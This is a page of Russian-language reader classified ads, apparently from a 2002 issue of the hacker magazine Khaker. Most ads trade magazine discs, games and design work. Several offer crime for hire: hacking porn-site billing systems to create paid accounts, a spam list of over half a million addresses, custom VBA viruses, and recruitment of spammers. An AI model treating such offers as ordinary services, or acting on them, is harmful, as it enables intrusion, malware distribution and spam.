Меняю диски от журнала][(06,09,10,11/2002) на диски с хентаем и прочими редкостями ;-) Пиши на **pinkerator123@mail.ru !**

Сделаю персональный аккаунт на практически любой порно сайт на ваш выбор. Может куда-то давно не можете попасть? =) Никаких левых кред и прочей шняги. Все только путем взлома биллинга и добавления юзера в базу сайта. Для русских ОЧЕНЬ дешево. Оплата в WebMoney. Писать на **eno_raud@mail.ru**





Приму участие в каком-нить инет проекте в роли дизигнера. Знания - Фотожопа, Корел Дроу и др. Писать на **lazarus_2990_go@mail.ru**

Продам\обменяю элитные 8 значки типа 31337***.И ещё если кто предложит вступить вхак группу не откажусь. **d_sev@mail.ru icq 31337987**





Продам ДЕШЕВО спам лист на 524750 мыл за WMZ. **spider_74@mail.ru**

Нижегородцы! Развалился наш клан по QUAKE 3 ARENA(не знаю когда и почему)! Пора создавать новый (можно и по CS)! Все заинтересовавшиеся мыльте на **quakefanat@mail.ru**



Всем электронщикам заинтересованным в записи своих произведений на CD бесплатно, писать на **cray2002@yandex.ru**

Молодой начинающий программист примет в хорошие руки компьютер для опытов. Всем, кому не жалко мылить сюда:**Ramil1990@mail.ru**

Москвичи, продам журналы Хакер. Номера с 06/00 по наше времяи Спецвыпуски (Кодинг, Взлом и X-Лето). Всем заинтересовавшимся обращаться сюда: **4viking@land.ru**

Кому угодно, за определённую плату напишу вирус на VBA. **yda4a@bk.ru**



Создам сайт для кого угодно, дешево... Профессиональный дизайн. Оплата по Webmoney... **Mald [webserver@ru.ru]**

Народ! Помогите! Кто знает где можно найти инфу по алгоритмированию в СИ,СИ++! Мылить на **SEMEN@XAKEP.RU**





Ищу работу. Занимаюсь настройкой/реанимацией ПК, установкой программного обеспечения, подключением устройств и т.д. Всё это за очень умеренную плату. Знаю html, могу сделать сайт на заказ. ё-мыльте на **anarhist86@inbox.ru** Почту проверяю в понедельник с 12 до 3

Молодая группа WebMoneyMeN возьмет спамеров и просто coolь челов для создания проекта по WM.Мылить на **neo_best@mail.ru**





Вниманию людей которые держали в руках 11.02(47) хакер с диском, куплю диск или его cd-r копию за разумные деньги. Мыльте сюда: **alexandr@infocentr.ru**

Продам игровую приставку Nintendo 16 Bit + 5 картриджей, базука и доп. джойстик. Обращаться москвичам на **d3m0n@xakep.ru**

Москвичи! Продам старые номера Хакера и его спецвыпусков. **d3m0n@rambler.ru**

ХАКЕР VER 12.02 (48)



МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ



МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ